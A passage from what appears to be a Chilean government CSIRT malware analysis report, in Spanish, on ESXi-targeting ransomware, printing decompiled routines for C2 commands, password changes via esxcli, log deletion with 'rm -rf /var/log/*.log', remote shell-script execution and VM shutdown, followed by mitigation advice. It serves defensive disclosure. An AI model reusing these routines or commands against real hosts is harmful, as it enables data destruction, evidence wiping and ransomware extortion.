        socket_fd_2 = (char *)local_4d8._8_8_;
        generate_message("info", (char *)local_4d8._8_8_, local_590, local_678,
            (undefined8 *)0x0, local_578);
    }
}
```

CONTACTO Y REDES SOCIALES CSIRT

<https://www.csirt.gob.cl>

Teléfonos: 1510 | + (562) 24863850 | Correo: incidentes@interior.gob.cl

Twitter: @csirtgob

<https://www.linkedin.com/company/csirt-gob>

remove

Este comando elimina un archivo definido en los args de la configuración.

```
else {  
    iVar3 = bytes_cmp(local_588,(byte *)"remove");  
    if (iVar3 == 0) {  
        local_680 = find_in_linked_list_string  
            ((long)received_data,&DAT_00413f6e);  
        local_494 = 1;  
        if (local_4a0 == 0) {  
            bVar2 = json_exists((long)local_4f0,(byte *)"startsIn");  
            if ((int)CONCAT71(extraout_var_24,bVar2) != 0) {  
                local_688 = (long *)pack_double(-1.0);  
                add_to_linked_list_string  
                    ((long)local_4f0,(byte *)"startsIn",local_688);  
            }  
            remove(local_680,(undefined *)0x0);  
        }  
        if (local_4a0 == 0) {  
            local_690 = "completed";  
        }  
        else {  
            local_690 = "cancelled";  
        }  
        local_578 = (undefined8 *)malloc_64();  
        socket_fd_2 = (char *)local_4d8._8_8_;  
        generate_message("info",(char *)local_4d8._8_8_,local_590,  
            local_690,(undefined8 *)0x0,local_578);  
    }  
}
```

quit

Este comando intenta cerrar la conexión existente.

CONTACTO Y REDES SOCIALES CSIRT

<https://www.csirt.gob.cl>

Teléfonos: 1510 | + (562) 24863850 | Correo: incidentes@interior.gob.cl

Twitter: @csirtgob

<https://www.linkedin.com/company/csirt-gob>

```
else {  
    iVar3 = bytes_cmp(local_588,&DAT_00414146);  
    if (iVar3 == 0) {  
        local_494 = 1;  
        local_4a0 = 0;  
        bVar2 = json_exists((long)local_4f0,(byte *)"startsIn");  
        if ((int)CONCAT71(extraout_var_25,bVar2) != 0) {  
            local_698 = (long *)pack_double(-1.0);  
            add_to_linked_list_string  
                ((long)local_4f0,(byte *)"startsIn",local_698);  
        }  
        remove(0,*param_2);  
        local_48c._4_4_ = 1;  
        local_480 = 0;  
        local_6a0 = "completed";  
        local_578 = (undefined8 *)malloc_64();  
        socket_fd_2 = (char *)local_4d8._8_8_;  
        generate_message("info",(char *)local_4d8._8_8_,local_590,  
            local_6a0,(undefined8 *)0x0,local_578);  
    }  
}
```

welcome

Este comando cambia el mensaje de bienvenida al definido en la configuración adjunta.

CONTACTO Y REDES SOCIALES CSIRT

<https://www.csirt.gob.cl>

Teléfonos: 1510 | + (562) 24863850 | Correo: incidentes@interior.gob.cl

Twitter: @csirtgob

<https://www.linkedin.com/company/csirt-gob>

```
else {
    socket_fd_2 = "welcome";
    iVar3 = bytes_cmp(local_588,(byte *)"welcome");
    if (iVar3 == 0) {
        if (local_4a0 == 0) {
            free_message(local_4f8);
            local_4f8 = (undefined8 *)malloc_64();
            local_6a8 = find_in_linked_list_string
                ((long)received_data,(byte *)"config");
            ;
            local_6b0 = find_in_linked_list_string
                (local_6a8,&DAT_00413b8f);
            local_6b8 = find_in_linked_list_string
                (local_6b0,(byte *)"welcomeMsg");
            if (local_6b8 == 0) {
                local_6c0 = &DAT_0041355e;
            }
            else {
                local_6c0 = (undefined *)FUN_004025ca(local_6b8);
            }
            local_6c8 = (undefined8 *)
                find_in_linked_list_string
                ((long)local_4f0,(byte *)"errors");
            if (local_6c8 == (undefined8 *)0x0) {
                local_6c8 = (undefined8 *)FUN_0040665c();
                add_to_linked_list_arg
                    (local_4f0->fds_bits,"errors",local_6c8);
            }
            uVar4 = set_welcome_message(local_6c0,local_6c8);
            if ((int)uVar4 != 0) {
                local_6d0 = (long *)encode_boolean(1);
                add_to_linked_list_string
                    ((long)local_4f0,(byte *)"welcomeset",local_6d0);
            }
        }
    }
}
```

Rutinas ejecutadas

Dentro de los comandos ya descritos hay rutinas específicas que generan cambios en la configuración de la máquina atacada. A continuación mencionamos algunos de ellos.

CONTACTO Y REDES SOCIALES CSIRT

<https://www.csirt.gob.cl>

Teléfonos: 1510 | + (562) 24863850 | Correo: incidentes@interior.gob.cl

Twitter: [@csirtgob](https://twitter.com/csirtgob)

<https://www.linkedin.com/company/csirt-gob>

Detención de agente de VCenter

Eventualmente, el ransomware realiza la detención del servicio “vpxa” con el comando “/etc/init.d/vpxa stop” y registra la información antes y después de esta acción.

```
local_10 = *(long *) (in_FS_OFFSET + 0x28);  
FUN_00407f51("DFV start\n");  
if (DAT_00617270 == 1) {  
    __stream = popen("/etc/init.d/vpxa stop", "r");  
    pFVar1 = __stream;  
    while (pFVar1 != (FILE *)0x0) {  
        pFVar1 = (FILE *)fgets(local_418, 0x400, __stream);  
    }  
    pclose(__stream);  
}  
FUN_00407f51("DFV end\n");  
if (local_10 == *(long *) (in_FS_OFFSET + 0x28)) {  
    return;  
}
```

CONTACTO Y REDES SOCIALES CSIRT

<https://www.csirt.gob.cl>

Teléfonos: 1510 | + (562) 24863850 | Correo: incidentes@interior.gob.cl

Twitter: [@csirtgob](https://twitter.com/csirtgob)

<https://www.linkedin.com/company/csirt-gob>

Al final de la ejecución del proceso en un thread, se ejecuta el comando “/etc/init.d/vpxa restart”.

```
local_10 = *(long *) (in_FS_OFFSET + 0x28);  
FUN_00407f51("CTV start\n");  
if (DAT_00617270 == 1) {  
    __stream = popen("/etc/init.d/vpxa restart", "r");  
    pFVar1 = __stream;  
    while (pFVar1 != (FILE *)0x0) {  
        pFVar1 = (FILE *)fgets(local_418, 0x400, __stream);  
    }  
    pclose(__stream);  
}  
FUN_00407f51("CTV end\n");  
if (local_10 == *(long *) (in_FS_OFFSET + 0x28)) {  
    return;  
}
```

CONTACTO Y REDES SOCIALES CSIRT

<https://www.csirt.gob.cl>


Teléfonos: 1510 | + (562) 24863850 | Correo: incidentes@interior.gob.cl

Twitter: [@csirtgob](https://twitter.com/csirtgob)

<https://www.linkedin.com/company/csirt-gob>

Proceso de encriptación

Como se mencionó anteriormente, el proceso de encriptación no ocurre dentro del binario de VMAgent, sino que es solicitado al servidor C2 posterior al retorno del comando "info", a través del comando exec.



CONTACTO Y REDES SOCIALES CSIRT

<https://www.csirt.gob.cl>


Teléfonos: 1510 | + (562) 24863850 | Correo: incidentes@interior.gob.cl

Twitter: @csirtgob

<https://www.linkedin.com/company/csirt-gob>

Cambio de Contraseña

A través de datos ligeramente ofuscados (hexadecimal y en reversa) se codifica un comando para cambio de contraseña de sistema en ESXi: `esxcli system account set -i="%s" -p="%s" -c="%s"`.



```
Decompile: change_password - (mrAgent)
52  local_c64 = 0;
53  puVar5 = (undefined8 *)&DAT_004132f6;
54  local_c88 = fopen("esxcli --formatter=csv system account list", "r");
55  if (local_c88 != (FILE *)0x0) {
56      do {
57          do {
58              while( true ) {
59                  puVar5 = (undefined8 *)0x400;
60                  pcVar4 = fgetc(local_458, 0x400, local_c88);
61                  if (pcVar4 == (char *)0x0) goto LAB_0040976c;
62                  local_c90 = (void *)0x0;
63                  uVar3 = string_split((long)local_458, ',', &local_c90);
64                  local_c68 = (int)uVar3;
65                  if (local_c60 != 0) break;
66                  for (local_c6c = 0; local_c6c < local_c68; local_c6c = local_c6c + 1) {
67                      iVar1 = bytes_cmp((byte **)((long)local_c90 + (long)local_c6c * 8), (byte *)"UserID");
68                      if (iVar1 == 0) {
69                          local_c64 = local_c6c;
70                      }
71                  }
72                  local_c60 = 1;
73              }
74          } while (local_c68 <= local_c64);
75          local_58 = 0x63787365;
76          local_54 = 0x7320696c;
77          local_50 = 0x65747379;
78          local_4c = 0x6361206d;
79          local_48 = 0x6e756663;
80          local_44 = 0x65732074;
81          local_40 = 0x692d2074;
82          local_3c = 0x7325223d;
83          local_38 = 0x702d2022;
84          local_34 = 0x7325273d;
85          local_30 = 0x632d2027;
86          local_2c = 0x7325273d;
87          local_28 = 0x27;
88          snprintf(local_858, 0x400, (char *)&local_58,
89                  *(undefined8 *)((long)local_c90 + (long)local_c64 * 8), param_1, param_1);
90          __stream = fopen(local_858, "r");
91          if (__stream != (FILE *)0x0) {
92              while (pcVar4 = fgetc(local_c58, 0x400, __stream), pcVar4 != (char *)0x0) {
93                  FUN_0040919b(param_2, "ChangePassword", local_c58);
94                  local_c5c = 0;
95              }
96          }
97          local_c70 = fclose(__stream);
98          if (local_c70 == 0x7f00) {
99              FUN_0040919b(param_2, "ChangePassword", "esxcli system account command not found");
100          }
101      } while (1);
102  }
```

Listar sistemas de archivos de ESXi

Como observamos en la imagen, si el host tiene instalado `esxcli`, se ejecuta el comando `"esxcli --formatter=csv storage filesystem list"`. Este comando se utiliza para obtener una lista de sistemas de archivos de almacenamiento en un formato CSV.

CONTACTO Y REDES SOCIALES CSIRT

<https://www.csirt.gob.cl>

Teléfonos: 1510 | + (562) 24863850 | Correo: incidentes@interior.gob.cl

Twitter: [@csirtgob](https://twitter.com/csirtgob)

<https://www.linkedin.com/company/csirt-gob>

```
local_20 = *(long *) (in_FS_OFFSET + 0x28);  
FUN_00407f51("GetStorage start\n");  
if (DAT_00617270 == 1) {  
    local_448 = "esxcli --formatter=csv storage filesystem list";  
    local_42c = 0;  
    local_430 = 0;  
    local_434 = 0;  
    local_450 = popen("esxcli --formatter=csv storage filesystem list", "r");  
    if (local_450 != (FILE *)0x0) {  
        while (pcVar5 = fgets(local_428, 0x400, local_450), pcVar5 != (char *)0x0) {  
            local_458 = (void *)0x0;  
            local_438 = FUN_0040838d(local_428, 0x2c, &local_458);  
            if (local_42c == 0) {  
                local_43c = 0;  
                while (local_43c < local_438) {  
                    iVar1 = FUN_004078c2(*(undefined8 *) ((long)local_458 + (long)local_43c * 8), "VolumeName"  
                                        );  
                    if (iVar1 == 0) {  
                        local_434 = local_43c;  
                    }  
                }  
            }  
        }  
    }  
}
```

CONTACTO Y REDES SOCIALES CSIRT

<https://www.csirt.gob.cl>

Teléfonos: 1510 | + (562) 24863850 | Correo: incidentes@interior.gob.cl

Twitter: [@csirtgob](https://twitter.com/csirtgob)

<https://www.linkedin.com/company/csirt-gob>

Eliminación de logs

La función siguiente tiene como objetivo eliminar archivos de registro (“log files”) en un directorio específico “/var/log”, se utiliza la función “popen” para la ejecución de comandos de shell que utiliza el comando “rm” para eliminar archivos de registro de directorio. El comando ejecutado es “rm -rf /var/log/*.log”.

```
local_10 = *(long *) (in_FS_OFFSET + 0x28);  
FUN_00407f51("RML start\n");  
__stream = popen("rm -rf /var/log/*.log", "r");  
pFVar2 = __stream;  
while (pFVar2 != (FILE *)0x0) {  
    pFVar2 = (FILE *)fgets(local_418, 0x400, __stream);  
}  
iVar1 = pclose(__stream);  
if (iVar1 < 1) {  
    FUN_00407f51("RML end\n");  
}  
else {  
    FUN_0040919b(param_1, "RemoveLogs", "unknown error - operation failed");  
}  
if (local_10 == *(long *) (in_FS_OFFSET + 0x28)) {  
    return iVar1 < 1;  
}
```

CONTACTO Y REDES SOCIALES CSIRT

<https://www.csirt.gob.cl>

Teléfonos: 1510 | + (562) 24863850 | Correo: incidentes@interior.gob.cl

Twitter: [@csirtgob](https://twitter.com/csirtgob)

<https://www.linkedin.com/company/csirt-gob>

Creación de archivos temporales para ejecución remota de código

La función siguiente es utilizada en el comando C2 "exec", y configura algunas variables locales, incluyendo un puntero en un archivo "local_3078", el cual se encarga de crear un archivo de script de shell llamado "shmv". luego este comprueba si la creación del archivo mencionado anteriormente fue exitosa, si este no fue creado utiliza la función "FUN_0040919b" para informar un error y establece la variable "uVar4" en 0. Si el archivo fue creado exitosamente escribe el script de shell en el archivo "shmv", el cual luego es ejecutado.

```
local_20 = *(long *) (in_FS_OFFSET + 0x28);
FUN_00407f51("RP start\n");
local_302c = 1;
local_3078 = fopen("shmv", "w");
if (local_3078 == (FILE *)0x0) {
    FUN_0040919b(param_11, "RunProcess", "failed to create file to run process");
    uVar4 = 0;
}
else {
    fprintf(local_3078, "%s\n", "#!/bin/sh");
    fprintf(local_3078, "%s\n", param_2);
    fclose(local_3078);
    iVar1 = chmod("shmv", 0x1c0);
    if (iVar1 < 0) {
        FUN_0040919b(param_11, "RunProcess", "failed to chmod file to run process");
        uVar4 = 0;
    }
    else {
        local_3080 = (FILE *)FUN_00408691("./shmv", &DAT_004132f6, param_6);
        *param_7 = local_3080;
        if (local_3080 == (FILE *)0x0) {
            FUN_0040919b(param_11, "RunProcess", "failed to start process");
            remove("shmv");
            uVar4 = 0;
        }
    }
}
```

Si este comando tiene éxito, se establece el parámetro "param_7" en el puntero de archivo de la ejecución del script. si este no tiene éxito, informa el error y elimina el archivo "shmv" y retorna 0.

CONTACTO Y REDES SOCIALES CSIRT

<https://www.csirt.gob.cl>

Teléfonos: 1510 | + (562) 24863850 | Correo: incidentes@interior.gob.cl

Twitter: @csirtgob

<https://www.linkedin.com/company/csirt-gob>

```
else {
    local_3080 = (FILE *)FUN_00408691("./shmv",&DAT_004132f6,param_6);
    *param_7 = local_3080;
    if (local_3080 == (FILE *)0x0) {
        FUN_0040919b(param_11,"RunProcess","failed to start process");
        remove("shmv");
        uVar4 = 0;
    }
    else {
        FUN_00407f51(&DAT_00413470,param_2);
        local_3088 = 0;
        local_3030 = 0;
        while (local_3030 < *param_1) {
            if (*(int *) (* (long *) (param_1 + 2) + (long) (int) local_3030 * 0x18 + 0xc) != 0) {
                local_3088 = *(undefined8 *)
                    (*(long *) (param_1 + 2) + (long) (int) local_3030 * 0x18 + 0x10);
                local_3090 = FUN_004055eb(local_3088,"files");
                if (local_3090 != 0) {
                    if (local_3090 == 0) {
                        local_3098 = (undefined8 *)0x0;
                    }
                }
            }
        }
    }
}
```

El código entra en un bucle donde lee y procesa la salida del comando de shell ejecutado línea por línea. Comprueba palabras clave específicas en la salida, como "ERROR," "DONE" y "PARTIAL," y actualiza diversas variables en consecuencia. También maneja operaciones de archivo según la salida.

```
LAB_0040a452:
    pcVar7 = fgets((char *)local_828,0x800,local_3080);
    if (pcVar7 != (char *)0x0) {
        FUN_00407f51(&DAT_00413470,local_828);
        local_302c = 0;
        local_31a8 = (char *)CONCAT62(local_31a8._2_6_,0x2f);
        local_30b0 = "DONE: ";
        local_30b8 = "ERROR: ";
        local_30c0 = "PARTIAL: ";
        local_30c8 = (char *)0x0;
        lVar5 = FUN_00407a02(local_828,"ERROR: ","ERROR: ");
        if (lVar5 == 0) {
            lVar5 = FUN_00407a02(local_828,local_30b0,local_30b0);
            if (lVar5 == 0) {
                lVar5 = FUN_00407a02(local_828,local_30c0,local_30c0);
                if (lVar5 != 0) {
                    local_3038 = 1;
                    FUN_00407efe(param_10);
                    local_303c = 99;
                    local_30d0 = FUN_00406400(0x4058c00000000000);
                    FUN_004062bf(param_8,"progress",local_30d0);
                    FUN_00407f18(param_10);
                }
            }
        }
    }
}
```

CONTACTO Y REDES SOCIALES CSIRT

<https://www.csirt.gob.cl>

Teléfonos: 1510 | + (562) 24863850 | Correo: incidentes@interior.gob.cl

Twitter: [@csirtgob](https://twitter.com/csirtgob)

<https://www.linkedin.com/company/csirt-gob>

Apagar máquina virtual

En esta parte del ransomware efectúa una operación de apagado de una máquina virtual, donde al principio, establece una variable local llamada “local_10” que puede tener relación con la gestión de excepciones. Se imprime un mensaje “SDVM start” lo que indica que el proceso de apagado se inició.

```
local_10 = *(long *) (in_FS_OFFSET + 0x28);
FUN_00407f51("SDVM start\n");
if (DAT_00617270 == 1) {
    local_38 = 0x63787365;
    local_34 = 0x7620696c;
    local_30 = 0x7270206d;
    local_2c = 0x73656366;
    local_28 = 0x696b2073;
    local_24 = 0x2d206c6c;
    local_20 = 0x73252077;
    local_1c = 0x20742d20;
    local_18 = 0x63726666;
    local_14 = 0x65;
    snprintf(local_438, 0x400, (char *) &local_38, param_1);
    __stream = popen(local_438, "r");
    if (__stream != (FILE *) 0x0) {
        while (pcVar2 = fgets(local_838, 0x400, __stream), pcVar2 != (char *) 0x0) {
            FUN_0040919b(param_2, "ShutdownVM", local_838);
        }
    }
    iVar1 = pclose(__stream);
    if (iVar1 == 0x7f00) {
        FUN_0040919b(param_2, "ShutdownVM", "esxcli command not found");
        uVar3 = 0;
        goto LAB_004099b2;
    }
    if (0 < iVar1) {
        FUN_0040919b(param_2, "ShutdownVM", "unknown error - operation failed");
        uVar3 = 0;
        goto LAB_004099b2;
    }
}
FUN_00407f51("SDVM end\n");
uVar3 = 1;
LAB_004099b2:
if (local_10 == *(long *) (in_FS_OFFSET + 0x28)) {
    return uVar3;
}

/* WARNING: Subroutine does not return */
__stack_chk_fail();
}
```

CONTACTO Y REDES SOCIALES CSIRT

<https://www.csirt.gob.cl>

Teléfonos: 1510 | + (562) 24863850 | Correo: incidentes@interior.gob.cl

Twitter: [@csirtgob](https://twitter.com/csirtgob)

<https://www.linkedin.com/company/csirt-gob>

Listar máquinas virtuales

La función para obtener una lista de máquinas virtuales y sus volúmenes es usada tanto en el comando "exec" como en los comandos que devuelven una configuración como estado de la máquina infectada. Se devuelven datos como mountpoint, nombre, tamaño de cada disco encontrado.

```
FUN_00407f51("GetVMs hmap created\n");  
local_2870 =  
"find /vmfs/volumes/ -type f -not \\( -path /sys -prune \\) -not \\( -path /proc -prune \\)  
-not \\( -path /run -prune \\) -not \\( -path /var/log -prune \\) -name \"*.vmdk*\" -o -name  
\"*.ovf*\" -o -name \"*.ova*\" -o -name \"*.vmem*\" -o -name \"*.vswp*\" -o -name \"*.vmsd*\"  
-o -name \"*.vmsn*\" -o -name \"*.vib*\" -o -name \"*.vbk*\" -o -name \"*.vbm*\"  
;
```

LAB_0040b99a:

```
    iVar1 = FUN_00407864(local_828);  
    iVar1 = FUN_00407d0a(auStack2096 + iVar1, ".wmario", 7);  
    if (iVar1 == 0) goto LAB_0040bab5;  
    iVar1 = FUN_00407864(local_828);  
    iVar1 = FUN_00407d0a(auStack2096 + iVar1, ".lmario", 7);  
    if (iVar1 == 0) goto LAB_0040bab5;  
    iVar1 = FUN_00407864(local_828);  
    iVar1 = FUN_00407d0a(auStack2096 + iVar1, ".emario", 7);  
    if (iVar1 == 0) goto LAB_0040bab5;  
    iVar1 = FUN_00407864(local_828);  
    iVar1 = FUN_00407d0a(auStack2096 + iVar1, ".nmario", 7);  
    if (iVar1 == 0) goto LAB_0040bab5;  
    iVar1 = FUN_00407864(local_828);  
    iVar1 = FUN_00407d0a(auStack2096 + iVar1, ".mmario", 7);  
    if (iVar1 == 0) goto LAB_0040bab5;  
}
```

CONTACTO Y REDES SOCIALES CSIRT

<https://www.csirt.gob.cl>

Teléfonos: 1510 | + (562) 24863850 | Correo: incidentes@interior.gob.cl

Twitter: @csirtgob

<https://www.linkedin.com/company/csirt-gob>

```
local_2928 = FUN_004055eb(local_28a0,"datastoreName");  
local_2930 = FUN_004055eb(local_28a0,"datastoreSize");  
local_28a8 = (char *)FUN_004025ca(local_2928);  
local_28b0 = (char *)FUN_004025ca(local_2930);  
}  
local_2938 = FUN_00406497(local_2898);  
local_2928 = FUN_00406497(local_28a8);  
local_2930 = FUN_00406497(local_28b0);  
FUN_00405913(local_2910,"datastoreMountPoint",local_2938);  
FUN_00405913(local_2910,"datastoreName",local_2928);  
FUN_00405913(local_2910,"datastoreSize",local_2930);  
}
```

Cuando no existe el comando `esxctl`, se ejecuta un listado de discos con el comando `df`.

```
if ((DAT_00617270 == 2) || (DAT_00617270 == 3)) {  
    local_2988 =  
        "df -h -P -x\"squashfs\" | awk '{print $1\"\\t\"$2\"\\t\"$3\"\\t\"$4\"\\t\"$5\"\\t\"$6}\\t\"';
```

CONTACTO Y REDES SOCIALES CSIRT

<https://www.csirt.gob.cl>

Teléfonos: 1510 | + (562) 24863850 | Correo: incidentes@interior.gob.cl

Twitter: [@csirtgob](https://twitter.com/csirtgob)

<https://www.linkedin.com/company/csirt-gob>

Recomendaciones

A continuación, agrupamos las recomendaciones realizadas por el CSIRT en comunicados previos a los equipos de ciberseguridad y tecnología. El objetivo de estas recomendaciones es mitigar el impacto que podría provocar una infección con un malware como el analizado en este reporte:

- Limitar el acceso a ESXI.
- Utilizar usuarios con privilegios mínimos.
- Minimizar la cantidad de puertos abiertos.
- Monitorear conexiones a IPs y puertos no reconocidos.
- Utilizar el modo de bloqueo de ESXI, para ser accedido a través de VCenter Server.
- Restringir acceso a través de SSH y a través del SDK.
- Implementar herramientas de seguridad especializadas en servidores tanto para máquinas virtuales y contenedores alojados en el servidor.
- Realizar copias de seguridad regularmente, las que deben ser almacenadas en diferentes lugares y medios, incluyendo una copia fuera de línea o de la institución.

CONTACTO Y REDES SOCIALES CSIRT

<https://www.csirt.gob.cl>

Teléfonos: 1510 | + (562) 24863850 | Correo: incidentes@interior.gob.cl

Twitter: [@csirtgob](https://twitter.com/csirtgob)

<https://www.linkedin.com/company/csirt-gob>